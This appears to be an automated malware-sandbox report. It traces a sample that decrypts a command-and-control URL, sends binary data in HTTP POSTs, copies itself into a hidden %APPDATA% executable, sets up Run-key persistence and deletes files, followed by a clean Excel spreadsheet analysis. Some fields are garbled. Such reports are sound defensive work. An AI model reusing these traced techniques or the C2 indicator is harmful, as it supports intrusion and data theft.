Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Crypto\RSA*, 0, 86ea14, 1, 0, 0) Return: b431b0	2188	508
Call System API	API Name: BCryptDecrypt Args: (6b8a0000, (è)èM«iÄDð\$QdÄfy,, 64, 0, ÄzpáSq, 8, (è)èM«iÄDð\$QdÄfy,, 64, 1803478608, 0) Return: 0	508	492
Call System API	API Name: BCryptDecrypt Args: (bb2300, kbfvzoboss.bid/alien/fre.phpÚæ, 32, 0, , 0, kbfvzoboss.bid/alien/fre.phpÚæ, 32, 8845224, 257) Return: 0	2188	508
Add File	Path: %APPDATA%\Microsoft\Crypto\RSA\IS-1-5-21-2674318124-2743851293-4242590628-500\18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b9601125 Type: VSDT_COM_DOS	2188	508
Write File	Path: %APPDATA%\Microsoft\Crypto\RSA\IS-1-5-21-2674318124-2743851293-4242590628-500\18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b9601125 Type: VSDT_COM_DOS	2188	508
Call System API	API Name: DnsQueryEx Args: (—«iÄDðÇÈ\$ÇE-ÑÇÈŠD~lïÐ™\$Ñ—, 1, 40020000) Return: 123	2188	508
Call Network API	API Name: socket Args: (23, 2, 0) Return: 340	2188	508
Call Network API	API Name: socket Args: (2, 1, 6) Return: 340	2188	508
Call Network API	API Name: connect Args: (340, —«iÄDðÇÈ\$ÇE-ÑÇÈŠD~lïÐ™\$Ñ—:80, 16) Return: 0	2188	508
Call Network API	API Name: send Args: (340, POST HTTP/1.0\r\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\r\nHost: \r\nAccept: */*\r\nContent-Type: application/octet-stream\r\nContent-Encoding: binary\r\nContent-Key: D9228F82\r\nContent-Length: 216\r\nConnection: close\r\n\r\n, 244, 0) Return: 244	2188	508
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: —«i«x8fÄDðÇÈ\$`x8f\$`x8dÇE-ÑÇÈŠD~lïÐ™`x8d\$Ñ`x8f—«x8f:80 Content: POST HTTP/1.0\r\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\r\nHost: \r\nAccept: */*\r\nContent-Type: application/octet-stream\r\nContent-Encoding: binary\r\nContent-Key: D9228F82\r\nContent-Length: 216\r\nConnection: close\r\n\r\n\r\n		
Call Network API	API Name: send Args: (340, ., 216, 0) Return: 216	2188	508
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: —«i«x8fÄDðÇÈ\$`x8f\$`x8dÇE-ÑÇÈŠD~lïÐ™`x8d\$Ñ`x8f—«x8f:80 Content: .		
Call Network API	API Name: recv Args: (340, ., 4048, 0) Return: ?	2188	508
Call Filesystem API	API Name: MoveFileWithProgressW Args: (%TEMP%\yugdasav.exe, %APPDATA%\24FC7442AE16.exe, 0, 0, 1) Return: 1	2188	508
Add File	Path: %APPDATA%\24FC7442AE16.exe Type: VSDT_EXE_W32	2188	508
Detection	Threat Characteristic: Drops executable during installation Dropping Process ID: 508 File: %APPDATA%\24FC7442AE16.exe Type: VSDT_EXE_W32		
Detection	Threat Characteristic: Creates multiple copies of a file %APPDATA%\24FC7442AE16.exe		
Call Filesystem API	API Name: DeleteFileW Args: (\\\?%APPDATA%\Microsoft\Crypto\RSA\IS-1-5-21-2674318124-2743851293-4242590628-500\18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b9601125) Return: 1	2188	508
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Crypto\RSA*, 0, 86f1ac, 1, 0, 0) Return: b43530	2188	508
Write File	Path: %APPDATA%\Microsoft\Crypto\RSA\IS-1-5-21-2674318124-2743851293-4242590628-500\18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b9601125 Type: VSDT_COM_DOS	2188	508
Delete File	Path: %APPDATA%\Microsoft\Crypto\RSA\IS-1-5-21-2674318124-2743851293-4242590628-500\18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b9601125 Type: VSDT_COM_DOS	2188	508
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Crypto\RSA*, 0, 86ed88, 1, 0, 0) Return: b43530	2188	508
Call System API	API Name: BCryptDecrypt Args: (6b8a0000, (è)èM«iÄDð\$QdÄfy,, 64, 0, ÄzpáSq, 8, (è)èM«iÄDð\$QdÄfy,, 64, 1803478608, 0) Return: 0	508	492
Add File	Path: %APPDATA%\Microsoft\Crypto\RSA\IS-1-5-21-2674318124-2743851293-4242590628-500\18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b9601125 Type: VSDT_COM_DOS	2188	508
Write File	Path: %APPDATA%\Microsoft\Crypto\RSA\IS-1-5-21-2674318124-2743851293-4242590628-500\18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b9601125 Type: VSDT_COM_DOS	2188	508
Call System API	API Name: BCryptDecrypt Args: (bb6e60, Software\Microsoft\Windows\CurrentVersion\RunÑHr, 48, 0, , 0, Software\Microsoft\Windows\CurrentVersion\RunÑHr, 48, 8846108, 257) Return: 0	2188	508
Detection	Threat Characteristic: Hides file to evade detection File: %APPDATA%\24FC7442AE16.exe		
Detection	Threat Characteristic: Hides file to evade detection File: %APPDATA%\24FC74		
Call Filesystem API	API Name: DeleteFileW Args: (\\\?%APPDATA%\Microsoft\Crypto\RSA\IS-1-5-21-2674318124-2743851293-4242590628-500\18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b9601125) Return: 1	2188	508
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Crypto\RSA*, 0, 86f1bc, 1, 0, 0) Return: b43530	2188	508
Write File	Path: %APPDATA%\Microsoft\Crypto\RSA\IS-1-5-21-2674318124-2743851293-4242590628-500\18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b9601125 Type: VSDT_COM_DOS	2188	508
Delete File	Path: %APPDATA%\Microsoft\Crypto\RSA\IS-1-5-21-2674318124-2743851293-4242590628-500\18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b9601125 Type: VSDT_COM_DOS	2188	508
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Crypto\RSA*, 0, 86ed9c, 1, 0, 0) Return: b43270	2188	508
Call System API	API Name: BCryptDecrypt Args: (6b8a0000, (è)èM«iÄDð\$QdÄfy,, 64, 0, ÄzpáSq, 8, (è)èM«iÄDð\$QdÄfy,, 64, 1803478608, 0) Return: 0	508	492
Call System API	API Name: BCryptDecrypt Args: (bb6e60, kbfvzoboss.bid/alien/fre.phpÚæ, 32, 0, , 0, kbfvzoboss.bid/alien/fre.phpÚæ, 32, 8846128, 257) Return: 0	2188	508
Add File	Path: %APPDATA%\Microsoft\Crypto\RSA\IS-1-5-21-2674318124-2743851293-4242590628-500\18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b9601125 Type: VSDT_COM_DOS	2188	508
Write File	Path: %APPDATA%\Microsoft\Crypto\RSA\IS-1-5-21-2674318124-2743851293-4242590628-500\18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b9601125 Type: VSDT_COM_DOS	2188	508
Call System API	API Name: DnsQueryEx Args: (—«iÄDðÇÈ\$ÇE-ÑÇÈŠD~lïÐ™\$Ñ—, 1, 40020000) Return: 123	2188	508
Call Network API	API Name: socket Args: (23, 2, 0) Return: 340	2188	508
Call Network API	API Name: socket Args: (2, 1, 6) Return: 340	2188	508
Call Network API	API Name: connect Args: (340, —«iÄDðÇÈ\$ÇE-ÑÇÈŠD~lïÐ™\$Ñ—:80, 16) Return: 0	2188	508
Call Network API	API Name: send Args: (340, POST HTTP/1.0\r\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\r\nHost: \r\nAccept: */*\r\nContent-Type: application/octet-stream\r\nContent-Encoding: binary\r\nContent-Key: D9228F82\r\nContent-Length: 189\r\nConnection: close\r\n\r\n, 244, 0) Return: 244	2188	508
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: —«i«x8fÄDðÇÈ\$`x8f\$`x8dÇE-ÑÇÈŠD~lïÐ™`x8d\$Ñ`x8f—«x8f:80 Content: POST HTTP/1.0\r\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\r\nHost: \r\nAccept: */*\r\nContent-Type: application/octet-stream\r\nContent-Encoding: binary\r\nContent-Key: D9228F82\r\nContent-Length: 189\r\nConnection: close\r\n\r\n\r\n		
Call Network API	API Name: send Args: (340, ., 189, 0) Return: 189	2188	508
Call Network API	API Name: recv Args: (340, ., 4048, 0) Return: ?	2188	508

Detection	Threat Characteristic: Causes process to crash Process ID: 508 Image Path: yugdasav.exe		
Call System API	API Name: GetVersionExA Args: (3b3eb90) Return: 1	2188	508
Call System API	API Name: GetVersionExA Args: (3b3ecc4) Return: 1	2188	508
Call System API	API Name: CreateToolhelp32Snapshot Args: (28, 508) Return: 348	2188	508
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000061091100000000000000F01FECUsage\ProductFiles Value: 55860041		2268
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\WEF\Providers Value: None		2268
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\WEF\Providers\WefCached Value: {C0A1168A-72F4-4656-8096-F38FA5525E07}		2268
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\WEF\Providers\Qxcohx+CWETDn\CWScgWrw== Value: None		2268
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\WEF\Providers\Qxcohx+CWETDn\CWScgWrw==\UniqueId Value: Anonymous		2268
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\WEF\Providers\Qxcohx+CWETDn\CWScgWrw==\Entitlements Value: None		2268
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Security\Trusted Documents Value: None		2268
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Security\Trusted Documents\LastPurgeTime Value: 1a8ca13		2268
Call Filesystem API	API Name: FindFirstFileExW Args: (%LOCALAPPDATA%\Microsoft\Office\OTel\(*) (*) - * - OTeleMediumCost.dat, 0, ed6ef04, 0, 0, 0) Return: 146d55d0		2268
Call Filesystem API	API Name: FindNextFileW Args: (146d55d0, ed6ef04) Return: 1		2268
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Office\OTel\BBBB234A-3845-4056-A782-F3D470BAB91F) (0) - 2496 - excel.exe - OTeleMediumCost.dat) Return: 1		2268
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Office\OTel\BBBB234A-3845-4056-A782-F3D470BAB91F) (1) - 2496 - excel.exe - OTeleMediumCost.dat) Return: 1		2268
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Office\OTel\9E2A476D-A5DB-4D2E-BE00-50200E59628C) (0) - 2928 - winword.exe - OTeleMediumCost.dat) Return: 1		2268
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Office\OTel\9E2A476D-A5DB-4D2E-BE00-50200E59628C) (1) - 2928 - winword.exe - OTeleMediumCost.dat) Return: 1		2268
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Office\OTel\9323BAA6-7012-4BA8-B054-3F9EC558EE1A) (0) - 2584 - excel.exe - OTeleMediumCost.dat) Return: 1		2268
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Office\OTel\9323BAA6-7012-4BA8-B054-3F9EC558EE1A) (1) - 2584 - excel.exe - OTeleMediumCost.dat) Return: 1		2268
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Office\OTel\8FF285B3-9E37-4178-A910-C13FFBD96165) (0) - 1264 - powerpnt.exe - OTeleMediumCost.dat) Return: 1		2268
Delete File	Path: %LOCALAPPDATA%\Microsoft\Office\OTel\8FF285B3-9E37-4178-A910-C13FFBD96165) (0) - 1264 - powerpnt.exe - OTeleMediumCost.dat Type: VSDT_COM_DOS		2268
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2268 File: %LOCALAPPDATA%\Microsoft\Office\OTel\8FF285B3-9E37-4178-A910-C13FFBD96165) (0) - 1264 - powerpnt.exe - OTeleMediumCost.dat Type: VSDT_COM_DOS		
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Office\OTel\8FF285B3-9E37-4178-A910-C13FFBD96165) (1) - 1264 - powerpnt.exe - OTeleMediumCost.dat) Return: 1		2268
Delete File	Path: %LOCALAPPDATA%\Microsoft\Office\OTel\8FF285B3-9E37-4178-A910-C13FFBD96165) (1) - 1264 - powerpnt.exe - OTeleMediumCost.dat Type: VSDT_COM_DOS		2268
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2268 File: %LOCALAPPDATA%\Microsoft\Office\OTel\8FF285B3-9E37-4178-A910-C13FFBD96165) (1) - 1264 - powerpnt.exe - OTeleMediumCost.dat Type: VSDT_COM_DOS		
Call Filesystem API	API Name: FindFirstFileExW Args: (%LOCALAPPDATA%\Microsoft\Office\OTel\(*) (*) - * - OTele.dat, 0, ed6ef04, 0, 0, 0) Return: 14060d20		2268
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Office\OTel\BBBB234A-3845-4056-A782-F3D470BAB91F) (0) - 2496 - excel.exe - OTele.dat) Return: 1		2268
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Office\OTel\BBBB234A-3845-4056-A782-F3D470BAB91F) (1) - 2496 - excel.exe - OTele.dat) Return: 1		2268
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Office\OTel\9E2A476D-A5DB-4D2E-BE00-50200E59628C) (0) - 2928 - winword.exe - OTele.dat) Return: 1		2268
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Office\OTel\9E2A476D-A5DB-4D2E-BE00-50200E59628C) (1) - 2928 - winword.exe - OTele.dat) Return: 1		2268
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Office\OTel\9323BAA6-7012-4BA8-B054-3F9EC558EE1A) (0) - 2584 - excel.exe - OTele.dat) Return: 1		2268
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Office\OTel\9323BAA6-7012-4BA8-B054-3F9EC558EE1A) (1) - 2584 - excel.exe - OTele.dat) Return: 1		2268
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Office\OTel\8FF285B3-9E37-4178-A910-C13FFBD96165) (0) - 1264 - powerpnt.exe - OTele.dat) Return: 1		2268
Delete File	Path: %LOCALAPPDATA%\Microsoft\Office\OTel\8FF285B3-9E37-4178-A910-C13FFBD96165) (0) - 1264 - powerpnt.exe - OTele.dat Type: VSDT_COM_DOS		2268
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2268 File: %LOCALAPPDATA%\Microsoft\Office\OTel\8FF285B3-9E37-4178-A910-C13FFBD96165) (0) - 1264 - powerpnt.exe - OTele.dat Type: VSDT_COM_DOS		
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Office\OTel\8FF285B3-9E37-4178-A910-C13FFBD96165) (1) - 1264 - powerpnt.exe - OTele.dat) Return: 1		2268
Delete File	Path: %LOCALAPPDATA%\Microsoft\Office\OTel\8FF285B3-9E37-4178-A910-C13FFBD96165) (1) - 1264 - powerpnt.exe - OTele.dat Type: VSDT_COM_DOS		2268
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2268 File: %LOCALAPPDATA%\Microsoft\Office\OTel\8FF285B3-9E37-4178-A910-C13FFBD96165) (1) - 1264 - powerpnt.exe - OTele.dat Type: VSDT_COM_DOS		
Call Filesystem API	API Name: FindFirstFileExW Args: (%LOCALAPPDATA%\Microsoft\Office\OTel\(*) (*) - * - excel.exe - OTele.dat, 0, ed6e908, 0, 0, 0) Return: 14061360		2268
Call Filesystem API	API Name: FindFirstFileExW Args: (%LOCALAPPDATA%\Microsoft\Office\OTel\(*) (*) - * - excel.exe - OTeleMediumCost.dat, 0, ed6e908, 0, 0, 0) Return: 14061220		2268
Call Filesystem API	API Name: FindFirstFileExW Args: (%LOCALAPPDATA%\Microsoft\Office\OTel\(*) (*) - * - excel.exe - OTele.dat, 0, ed6e908, 0, 0, 0) Return: 14061020		2268
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\excel.exe\ETWMonitor\02FD33DF-F746-4A10-93A0-2BC6273BC8E4 Value: None		2268
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\excel.exe\ETWMonitor\B866D7AE-7C99-4C20-A98-278FC044FB98 Value: None		2268
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\excel.exe\ETWMonitor Value: None		2268

Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\excel.exe\ULSMonitor\ Value: None		2268
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\excel.exe\ Value: None		2268
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\excel.exe\ Value: None		2268
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\excel.exe\ETWMonitor\ Value: None		2268
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\excel.exe\ETWMonitor\{B86D7AE-7C99-4C20-A A98-278FC044FB98}\ Value: None		2268
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\excel.exe\ETWMonitor\{B86D7AE-7C99-4C20-A A98-278FC044FB98}\4\ Value: 0		2268
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\excel.exe\ETWMonitor\{B86D7AE-7C99-4C20-A A98-278FC044FB98}\Categories\ Value: None		2268
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\excel.exe\ETWMonitor\{02FD33DF-F746-4A10-9 3A0-2BC6273BC8E4}\ Value: None		2268
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\excel.exe\ETWMonitor\{02FD33DF-F746-4A10-9 3A0-2BC6273BC8E4}\4\ Value: 0		2268
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\excel.exe\ETWMonitor\{02FD33DF-F746-4A10-9 3A0-2BC6273BC8E4}\Categories\ Value: None		2268
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\excel.exe\ULSMonitor\ Value: None		2268
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\excel.exe\ULSMonitor\ULSCategories\Severities\ Value: 70 50,1249 15,1249 10		2268
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\excel.exe\ULSMonitor\ULSAI\Categories\ Value: 1 0		2268
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000061091100000000000000F01FE C\Usage\VB\Files\ Value: 5586000c		2268
Call System API	API Name: GetVersionExA Args: (f8cb8c) Return: 1		2268
Call System API	API Name: GetVersionExA Args: (f8cc04) Return: 1		2268
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D4980\1D4980\ Value: None		2268
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D4980\ Value: None		2268
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\ Value: None		2268
Call Filesystem API	API Name: FindFirstFileExW Args: (%LOCALAPPDATA%\Microsoft\Office\OTele\{ *} (*) - * - excel.exe - OTeleMediumCost.dat, 0, f8ea60, 0, 0, 0) Return: 15 c34500		2268
Call Filesystem API	API Name: FindNextFileW Args: (15c34500, f8ea60) Return: 1		2268
Call Filesystem API	API Name: FindFirstFileExW Args: (%LOCALAPPDATA%\Microsoft\Office\OTele\{ *} (*) - * - excel.exe - OTele.dat, 0, f8ea60, 0, 0, 0) Return: 15c34500		2268
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\NetCache\Content.MSO\AF026424.emf) Return: 1		2268
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\NetCache\Content.MSO\D7E316EF.emf) Return: 1		2268
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\NetCache\Content.MSO\65E27526.emf) Return: 1		2268
Call Filesystem API	API Name: DeleteFileW Args: (%TEMP%\{DB7399C5-98EB-4E29-ABF1-5546CEC1B634} - OProcSessId.dat) Return: 1		2268
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\StartupItems\ Value: None		2268
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\StartupItems\ Value: None		2268
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\ Value: None		2268

▼ Screenshot





▼ Object 1.1 - NONAMEFL (Office Excel 2007 spreadsheet)

File name	NONAMEFL	Risk Level	No risk
File type	Office Excel 2007 spreadsheet	Detection	-
SHA-1	E19DAB08EF3F42EE9E521400BD22572FBBF76331	Exploited vulnerabilities	-
SHA-256	B84B88BD720A977C0CA6BC0F4370613477163537E2CDE8C6B663E35DEF093106		
MD5	E20C9766E75BAED5E891073803F5B6D9		
TLSH	-		
Size	7880 byte(s)		

▼ Network Destinations

Domain	IP Address	Port	Location	Risk Level	Threat	Accessed By
ctldl.windowsupdate.com	209.197.3.8	53	-	No risk	-	NONAMEFL
ctldl.windowsupdate.com	209.197.3.8	80	-	-	-	NONAMEFL

URL	Site Category	Risk Level	Threat	Accessed By
http://ctldl.windowsupdate.com/msdownload/update/v3/static/trustedr/en/pinrulesstl.cab?1632d22445eb42e0	Computers / Internet	No risk	-	NONAMEFL
http://ctldl.windowsupdate.com/msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?78fc36f0f66b09361	Computers / Internet	No risk	-	NONAMEFL

▼ Dropped or Downloaded Files

File	Risk Level	Threat	Threat Characteristics	Source URL	Size (bytes)	SHA-1
NONAMEFL.xlsx.LNK	No risk	-	-	-	1336	E21610E98A4D8CF820EF6FB4D3DD2D4D09C A9EC8
Excel15.xlb	No risk	-	-	-	10104	CE5AF1E91962666B0EA8F4EA3DF78220ADC8CD86
F07E1000	No risk	-	-	-	10104	CE5AF1E91962666B0EA8F4EA3DF78220ADC8CD86
~\$NONAMEFL.xlsx	No risk	-	-	-	165	2DEC74BBC2C781FF2B4247BF09B1FFACBC431721
{2CCBABF0-6815-45A5-A058-2581F2B858AD} (1) - 2768 - excel.exe - OTeleMediumCost.dat	No risk	-	-	-	519	9DFA5DFCACD1F39AD775444107D56A12D2220C1A
{2CCBABF0-6815-45A5-A058-2581F2B858AD} (1) - 2768 - excel.exe - OTele.dat	No risk	-	-	-	887	225FABB0A5FE2DCAD35375DE9BCA19ADF8403B8
{2CCBABF0-6815-45A5-A058-2581F2B858AD} (0) - 2768 - excel.exe - OTele.dat	No risk	-	-	-	279	782A3491828520B59404D68FC74D31C59FF2ADE C
{2CCBABF0-6815-45A5-A058-2581F2B858AD} (0) - 2768 - excel.exe - OTeleMediumCost.dat	No risk	-	-	-	837	0CAEB6509FE28DF24C4D5676B722C279B8820E80
57C8EDB95DF3F0AD4EE2DC2B8CFD4157	No risk	-	-	-	340	8A211417BA6BF9FD754CA895FD8287E3D6B14D28
CVREF90.tmp.cvr	No risk	-	-	-	0	DA39A3EE5E6B4B0D3255BFEF95601890AFD80709

▼ Analysis

[illegible]

Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2792
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\ Value: None		2792
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ Value: None		2792
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C6971\ Value: None		2792
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C6971\1C6971 Value: None		2792
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2792
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2792
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2792
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2792
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C6971\1C6971 Value: None		2792
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2792
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000041091100000000000000F01FE C\Usage\EXCELFiles Value: 55860005		2792
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000041091100000000000000F01FE C\Usage\ProductFiles Value: 55860037		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C6971\1C6971 Value: None		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C6971\ Value: None		2792
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Schemas\MS Excel_restart.xml) Return: 0		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ Value: None		2792
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\ Value: None		2792
Call System API	API Name: PathFileExistsW Args: (%windir%\SysWOW64\propsys.dll) Return: 1		2792
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\ Value: None		2792
Call System API	API Name: PathFileExistsW Args: (%windir%\SysWOW64\propsys.dll) Return: 1		2792
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ Value: None		2792
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C6A8A\ Value: None		2792
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C6A8A\1C6A8A Value: None		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Max Display Value: None		2792
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Max Display Value: 19		2792
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Office\Recent\NONAMEFL.xlsx.LNK) Return: 0		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 1 Value: None		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 2 Value: None		2792
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 3 Value: None		2792
Call System API	API Name: GetDriveTypeW Args: (%WorkingDir%\) Return: 3		2792
